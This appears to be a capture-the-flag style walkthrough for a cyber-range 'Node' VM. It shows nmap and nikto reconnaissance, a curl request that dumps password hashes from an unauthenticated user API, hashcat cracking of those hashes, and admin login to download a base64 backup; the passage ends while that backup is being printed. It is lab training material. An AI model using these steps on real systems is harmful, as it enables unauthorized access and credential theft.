
TechData

CYBER RANGE

Node VM Walkthrough


This guide will walk the user through all steps necessary to attain root on the "Node" VM.

First, as with all targets, begin with a reconnaissance scan, in this case we will use **nmap:**




```
kali@kali:~$ nmap -A -n -Pn 4.7.242.100
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-28 15:56 EDT
Nmap scan report for 4.7.242.100
Host is up (0.018s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE            VERSION
22/tcp   open  ssh                OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 dc:5e:34:a6:25:db:43:ec:eb:40:f4:96:7b:8e:d1:da (RSA)
|   256 6c:8e:5e:5f:4f:d5:41:7d:18:95:d1:dc:2e:3f:e5:9c (ECDSA)
|_  256 d8:78:b8:5d:85:ff:ad:7b:e6:e2:b5:da:1e:52:62:36 (ED25519)
3000/tcp open  hadoop-tasktracker Apache Hadoop
| hadoop-datanode-info:
|_  Logs: /login
| hadoop-tasktracker-info:
|_  Logs: /login
|_http-title: MyPlace
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.21 seconds
kali@kali:~$ 
```

The nmap scan reveals SSH (port 22) and Apache Hadoop (port 3000) are open. Running a **nikto** scan against port 3000 (seen below) shows the page is powered by **Express.**



```
kali@kali:~$ nikto -h http://4.7.242.100:3000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          4.7.242.100
+ Target Hostname:    4.7.242.100
+ Target Port:        3000
+ Start Time:         2021-05-28 16:30:16 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Retrieved x-powered-by header: Express
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect agai
nst some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the conten
t of the site in a different fashion to the MIME type
```




MYPLACE

WELCOME TO MYPLACE

SAY "HEY" TO OUR NEWEST MEMBERS


tom mark rastating



WELCOME TO MYPLACE


LOGIN

Browsing the page reveals 3 user pages, as well as a login page.




```
<script type="text/javascript" src="vendor/jquery/jquery.min.js"></script>
<script type="text/javascript" src="vendor/bootstrap/js/bootstrap.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular.min.js"></script>
<script type="text/javascript" src="vendor/angular/angular-route.min.js"></script>
<script type="text/javascript" src="assets/js/app/app.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/home.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/login.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/admin.js"></script>
<script type="text/javascript" src="assets/js/app/controllers/profile.js"></script>
<script type="text/javascript" src="assets/js/misc/freelancer.min.js"></script>
```

By investigating the source code from these pages, we see that the site also leverages **Angular JS.** With the data gathered so far, we can infer that the site is powered by a **MEAN** stack. By navigating to these JavaScript pages, there are 2 that stand out (profile.js and home.js) as they refer to a user API.




```
var controllers = angular.module('controllers');

controllers.controller('ProfileCtrl', function ($scope, $http, $routeParams) {
  $http.get('/api/users/' + $routeParams.username)
    .then(function (res) {
      $scope.user = res.data;
    }, function (res) {
      $scope.hasError = true;

      if (res.status == 404) {
        $scope.errorMessage = 'This user does not exist';
      }
      else {
        $scope.errorMessage = 'An unexpected error occurred';
      }
    });
});
```




```
var controllers = angular.module('controllers');

controllers.controller('HomeCtrl', function ($scope, $http) {
  $http.get('/api/users/latest').then(function (res) {
    $scope.users = res.data;
  });
});
```

By **cURL** ing the APIs, we see that no authentication is required to get a full dump of the user data.This data provides password hashes that we can crack offline.




```
kali@kali:~$ curl 4.7.242.100:3000/api/users/
[{"_id":"59a7365b98aa325cc03ee51c","username":"myP14ceAdm1nAcc0uNT","password":"dffc504aa55359b9265c
bebe1e4032fe600b64475ae3fd29c07d23223334d0af","is_admin":true},{"_id":"59a7368398aa325cc03ee51d","us
ername":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240","is_admi
n":false},{"_id":"59a7368e98aa325cc03ee51e","username":"mark","password":"de5a1adf4fedcce1533915edc6
0177547f1057b61b7119fd130e1f7428705f73","is_admin":false},{"_id":"59aa9781cced6f1d1490fce9","usernam
e":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97e231e3fe88570abc9edd8b78ac2f0","is_adm
in":false}]kali@kali:~$ 
```




```
kali@kali:~$ curl 4.7.242.100:3000/api/users/latest/
[{"_id":"59a7368398aa325cc03ee51d","username":"tom","password":"f0e2e750791171b0391b682ec35835bd6a5c
3f7c8d1d0191451ec77b4d75f240","is_admin":false},{"_id":"59a7368e98aa325cc03ee51e","username":"mark",
"password":"de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73","is_admin":false},{"_i
d":"59aa9781cced6f1d1490fce9","username":"rastating","password":"5065db2df0d4ee53562c650c29bacf55b97
e231e3fe88570abc9edd8b78ac2f0","is_admin":false}]kali@kali:~$ 
```


Using hashcat against the hashes, it reveals 3 passwords, most notably the **'myP14ceAdm1nAcc0uNT'** password of **'manchester'.**



```
kali@kali:~$ hashcat -m 1400 hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v5.1.0) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz, 1024/2955 MB allocatable, 2MCU

Hashes: 4 digests; 4 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
```




```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

f0e2e750791171b0391b682ec35835bd6a5c3f7c8d1d0191451ec77b4d75f240:spongebob
dffc504aa55359b9265cbebe1e4032fe600b64475ae3fd29c07d23223334d0af:manchester
de5a1adf4fedcce1533915edc60177547f1057b61b7119fd130e1f7428705f73:snowflake
Approaching final keyspace - workload adjusted.


Session..........: hashcat
Status...........: Exhausted
Hash.Type........: SHA2-256
Hash.Target......: hashes.txt
Time.Started.....: Fri May 28 16:43:23 2021 (17 secs)
Time.Estimated...: Fri May 28 16:43:40 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   767.9 kH/s (1.93ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 3/4 (75.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $HEX[206b72697374656e616e6e65] -> $HEX[042a0337c2a156616d6f732103]
```



```
mark:snowflake
tom:spongebob
myP14ceAdm1nAcc0uNT:manchester
```


Using the admin credentials on the login page, we are presented with a backup download option:




WELCOME TO MYPLACE

WELCOME BACK,
MYP14CEADM1NACC0UNT

The file type for the backup is ASCII text, and "cat"ing the file we see that it is base64 encoded.




```
kali@kali:~/nodeCTF$ file myplace.backup
myplace.backup: ASCII text, with very long lines, with no line terminators
kali@kali:~/nodeCTF$ cat myplace.backup
```




```
 x+ipWXV4CwABBAAAAAAAEAAAAAFBLAQIeAxQACQAIAGxrI0tdnVyJNAEAAF0CAAAqABgAAAAAAAAEAAAC0gVvuJQB2YXIvd3d3L215
 cGxhY2Uvc3RhdGljL3BhcnRpYWxzL2FkbWluLmh0bWxVVAUAAyv1q1l1eAsAAQQAAAAABAAAAABQSwECHgMUAAkACABAASJLCYNS
 gUABAADFAgAAKgAYAAAAAAAABAAAAtIED8CUAdmFyL3d3dy9teXBsYWNlL3N0YXRpYy9wYXJ0aWFscy9sb2dpbi5odG1sVVQFAAPH
 6KlZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgACWUiSzCQGVICAgAANwUAACkAGAAAAAAAAAQAAALSBt/ElAHZhci93d3cvbXlw
 bGFjZS9zdGF0aWMvcGFydGlhbHMvaG9tZS5odG1sVVQFAAOimKpZdXgLAAEEAAAAAAQAAAAAUEsBAh4DFAAJAAgATWUiSyhsx/IU
